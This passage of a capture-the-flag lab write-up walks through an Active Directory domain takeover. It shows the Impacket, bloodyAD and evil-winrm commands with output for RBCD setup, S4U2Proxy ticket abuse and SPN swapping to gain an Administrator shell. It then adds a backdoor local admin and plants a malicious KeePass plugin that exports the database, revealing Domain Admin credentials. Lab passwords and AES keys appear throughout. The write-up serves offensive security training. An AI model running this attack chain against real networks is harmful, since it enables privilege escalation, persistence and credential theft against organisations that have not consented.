We've mentioned that without protocol transition present, we need a way to get a forwardable ticket to SYRAX\$. In order to do this, we can create a computer account and set up RBCD to SYRAX\$ so that our newly created machine can impersonate users on SYRAX\$.

Step 3: Getting The Tickets

Now that our RBCD and SPN is set up, we are going to first get the forwardable ticket utilising RBCD, then using that ticket as evidence to get the S4U2Proxy ticket with Constrained Delegation.

Step 4: AnySPN

Because we added HTTP/arrax and HTTP/arrax.dracarys.lab SPNs and asked for a service ticket with these SPNs, we will be given a ticket to VHAGAR\$ as desired, but the ticket will be for said SPNs which do not have actual corresponding services, so we can't

do anything with these tickets. Fortunately, even without knowing the key which encrypts the ticket, we are able to alter the SPN since the sname attribute (which holds the SPN) within a ticket sits in the unencrypted part. We are going to alter the sname part to any SPN we desire.

Chaining Everything Together

First, using viserion's TGT we add the SPNs we need without removing any of the preexistent SPNs:

```
bloodyAD -u viserion -k -d dracarys.lab --host balerion.dracarys.lab --dc-ip 192.168.56.10 set object 'vhagar$' servicePrincipalName -v 'WSMAN/vhagar.dracarys.lab' -v 'TERMSRV/VHAGAR' -v 'TERMSRV/vhagar.dracarys.lab' -v 'RestrictedKrbHost/VHAGAR' -v 'HOST/VHAGAR' -v 'RestrictedKrbHost/vhagar.dracarys.lab' -v 'HOST/vhagar.dracarys.lab' -v 'HTTP/arrax' -v 'HTTP/arrax.dracarys.lab'
```

Next, we need to create a computer account and set RBCD to SYRAX\$. I will conveniently call this machine rbcd\$:

```
impacket-addcomputer -computer-name 'rbcd$' -dc-ip 192.168.56.10 dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B
```

```
(kali㉿kali)-[/opt/BloodHound-CE]
$ impacket-addcomputer -computer-name 'rbcd$' -dc-ip 192.168.56.10 dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account rbcd$ with password 6wDhLzm0NqvZZouv2UIvpuN4DVh6W0K.
```

Now setting RBCD. We need to use LDAPS and the AES Key of SYRAX\$ for this otherwise it's going to throw us errors:

```
impacket-rbcd -delegate-to 'syraX$' -delegate-from 'rbcd$' -action write -dc-ip 192.168.56.10 dracarys.lab/'syraX$' -aesKey daa796edc58ee35ea8f3de16730ab06d0bf27f7a13501d90fd8480b3e7702edc -use-ldaps
```

```
(kali㉿kali)-[/opt/BloodHound-CE]
$ impacket-rbcd -delegate-to 'syraX$' -delegate-from 'rbcd$' -action write -dc-ip 192.168.56.10 dracarys.lab/'syraX$' -aesKey daa796edc58ee35ea8f3de16730ab06d0bf27f7a13501d90fd8480b3e7702edc -use-ldaps
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd$ can now impersonate users on syraX$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] rbcd$ (S-1-5-21-4191409142-1733055050-725010812-1116)
```

Then, we ask for a ticket for Administrator on SYRAX\$ using the RBCD we set up:

```
impacket-getST -spn "SYRAX$" -impersonate Administrator dracarys.lab/'rbcd$': '6wDhLzm0NqvZZouv2UIvpuN4DVh6W0K' -dc-ip 192.168.56.10
```

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]
$ impacket-getST -spn "SYRAX$" -impersonate Administrator dracarys.lab/'rbcd$': '6wDhLzm0NqvZZouv2UIvpuN4DVh6W0K' -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@SYRAX$@DRACARYS.LAB.ccache
```

Finally we present this ticket with the `-additional-ticket` parameter so that it gets used instead of the non-forwardable ticket which would be generated by `S4U2Self`. Also we need to use the `-altservice` flag to alter the SPN to a meaningful one. Here I choose `HTTP/vhagar` because I can winrm using that SPN:

```
impacket-getST -spn "HTTP/arrax.dracarys.lab" -impersonate Administrator -
additional-ticket Administrator@SYRAX\${@DRACARYS.LAB.ccach dracarys.lab/'SYRAX$' -
aesKey daa796edc58ee35ea8f3de16730ab06d0bf27f7a13501d90fd8480b3e7702edc -dc-ip
192.168.56.10 -altservice 'HTTP/vhagar'
```

```
(kali@kali)-[~/Desktop/Cyber/CTF/G0AD]
$ impacket-getST -spn "HTTP/arrax.dracarys.lab" -impersonate Administrator -additional-ticket Administrator@SYRAX\${@DRACARYS.LAB.ccach dracarys.lab/'SYRAX$' -
aesKey daa796edc58ee35ea8f3de16730ab06d0bf27f7a13501d90fd8480b3e7702edc -dc-ip 192.168.56.10 -altservice 'HTTP/vhagar'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Using additional ticket Administrator@SYRAX\${@DRACARYS.LAB.ccach instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/arrax.dracarys.lab@DRACARYS.LAB to HTTP/vhagar@DRACARYS.LAB
[*] Saving ticket in Administrator@HTTP_vhagar@DRACARYS.LAB.ccach
```

Lastly we export the ticket and establish a winrm session as Administrator to VHAGAR\$:

```
KRB5CCNAME=Administrator@HTTP_vhagar@DRACARYS.LAB.ccach evil-winrm -i vhagar -r
dracarys.lab
```

```
(kali@kali)-[~/Desktop/Cyber/CTF/G0AD]
$ KRB5CCNAME=Administrator@HTTP_vhagar@DRACARYS.LAB.ccach evil-winrm -i vhagar -r dracarys.lab

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

One important detail is that the `-i` parameter (vhagar in this case) should be matching with the SPN's hostname part we changed with `-altservice`. Otherwise evil-winrm will exit with an error like this:

```
(kali@kali)-[~/Desktop/Cyber/CTF/G0AD]
$ evil-winrm -i vhagar.dracarys.lab -r dracarys.lab

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE: Unspecified GSS failure. Minor code may
provide more information
Matching credential not found (filename: Administrator@HOST_vhagar.dracarys.lab@DRACARYS.LAB.ccach)

Error: Exiting with code 1
```

KeePass Exploitation

In the directory root, there is a file named `vault.kdbx` which is an encrypted KeePass database file where passwords are stored:

```
*Evil-WinRM* PS C:\> dir

Directory: C:\


Mode                LastWriteTime         Length Name
----                -
d-----          2/8/2026   11:36 PM          inetpub
d-----          2/8/2026   11:10 PM          packer
d-----          4/1/2024    9:02 AM        PerfLogs
d-r---          5/21/2026    6:44 PM    Program Files
d-r---          4/1/2024   10:16 AM    Program Files (x86)
d-----          5/21/2026    6:44 PM          setup
d-----          5/21/2026    5:30 PM          tmp
d-r---          5/23/2026    3:16 PM          Users
d-----          6/13/2026    1:47 AM        Windows
-a----          5/21/2026    6:52 PM          175 bot_ssh.ps1
-a----          5/21/2026    6:13 PM          660 dns_log.txt
-a----          2/8/2026   11:42 PM       204328 updates.txt
-a----          5/21/2026    6:52 PM          2007 vault.kdbx
```

This is a high value target as it might have high privileged user credentials. Unfortunately, the easy way of cracking its passphrase doesn't work with standard wordlists.

I will first add a local administrator named fronts to the machine for easy access:

```
net user fronts Password@123 /add
```

```
net localgroup administrators fronts /add
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user fronts Password@123 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup administrators fronts /add
The command completed successfully.
```

Seeing that KeePass is installed, I will try the exploits suggested by [KeePwn](#):

```
*Evil-WinRM* PS C:\program files> dir
```

Directory: C:\program files

Mode	LastWriteTime	Length	Name
d-----	4/1/2024 9:26 AM		Common Files
d-----	2/8/2026 11:36 PM		Internet Explorer
d-----	5/21/2026 6:44 PM		KeePass Password Safe 2
d-----	4/1/2024 9:02 AM		ModifiableWindowsApps
d-----	5/21/2026 5:38 PM		PackageManagement
d-----	5/21/2026 6:44 PM		PuTTY
d-r----	5/21/2026 7:05 PM		Windows Defender
d-----	2/8/2026 11:36 PM		Windows Defender Advanced Threat Protection
d-----	2/8/2026 11:36 PM		Windows Mail
d-----	2/8/2026 11:36 PM		Windows Media Player
d-----	4/1/2024 10:12 AM		Windows NT
d-----	2/8/2026 11:36 PM		Windows Photo Viewer
d-----	5/21/2026 5:39 PM		WindowsPowerShell

KeePwn is able to identify the KeePass version:

```
python3 KeePwn.py search -t 192.168.56.11 -u fronts -p 'Password@123'
```

```
(myenv)-(kali@kali)-[~/Cyber/CTF/GOAD/KeePwn]
$ python3 KeePwn.py search -t 192.168.56.11 -u fronts -p 'Password@123'
[192.168.56.11] Found '\\C$\Program Files\KeePass Password Safe 2\KeePass.exe' (Version: 2.60.0, LastUpdateCheck: Unkown)
```

KeePwn has a module named plugin which allows us to upload and abuse the plugin system of KeePass. The main exploitation path here is uploading a malicious plugin to the plugins directory and waiting for KeePass to be started by a user.

[KeeFarceReborn](#) is a project which allows us to generate a malicious plugin for this sake. This plugin exports the credentials within the KeePass database alongside the KeePass database password to an XML file by abusing internal KeePass functions.

I will need the exact KeePass.exe used in the lab added as a reference to the project before compiling. I also had to remove all the dialogue from the code in order for it to work. After compiling the DLL, I can upload it to the plugins directory and begin waiting for a user to run KeePass:

```
python3 KeePwn.py plugin add -t 192.168.56.11 -u fronts -p 'Password@123' -pl
../KeeFarceRebornPlugin.dll
```

```
(myenv)-(kali@kali)-[~/Cyber/CTF/GOAD/KeePwn]
$ python3 KeePwn.py plugin add -t 192.168.56.11 -u fronts -p 'Password@123' -pl ../KeeFarceRebornPlugin.dll
[*] No path specified, searching in default locations..
[*] Found KeePass Plugins directory '\\C$\Program Files\KeePass Password Safe 2\Plugins\'
[+] Plugin successfully added to KeePass, wait for next restart, poll and enjoy!
```

```
python3 KeePwn.py plugin poll -t 192.168.56.11 -u fronts -p 'Password@123'
```

```
(myenv)-(kali@kali)-[~/.../Cyber/CTF/GOAD/KeePwn]
$ python3 KeePwn.py plugin poll -t 192.168.56.11 -u fronts -p 'Password@123'

[!] Polling for database export every 5 seconds.. press CTRL+C to abort
[*] Polling for database export every 5 seconds.. press CTRL+C to abort. DONE
[+] Found cleartext export '\\C$\\Users\\rhaegal\\AppData\\Roaming\\export.xml'
[+] Moved remote export to ./export.xml
```

A user started a KeePass process, thus we got the export.xml which contains drogon's (Domain Administrator) credentials:

```
<String>
  <Key>Password</Key>
  <Value ProtectInMemory="True">sUIjHxs1i0yxZsGBreh0</Value>
</String>
<String>
  <Key>Title</Key>
  <Value>Domain admin - drogon</Value>
</String>
```

Checking credentials on DC shows that we have successfully escalated privileges to Domain Admin:

```
nxc smb 192.168.56.10 -u drogon -p sUIjHxs1i0yxZsGBreh0
```

References



[\[MS-KILE\]: Client Principal Lookup](#)[Microsoft Learn](#)

[\(KCD\) Constrained | The Hacker Recipes](#)[www.thehacker.recipes](#)

[Pass the ticket | The Hacker Recipes](#)[www.thehacker.recipes](#)

[\(RBCD\) Resource-based constrained | The Hacker Recipes](#)[www.thehacker.recipes](#)

[Kerberos \(I\): How does Kerberos work? - Theory](#)[Tarlogic Security](#)

[How the Kerberos PAC Works | Netwrix](#)[Netwrix](#)



[Watch on YouTube](#)

[Security/Dollar Ticket Attack - SambaWiki](#)[wiki.samba.org](#)

Last updated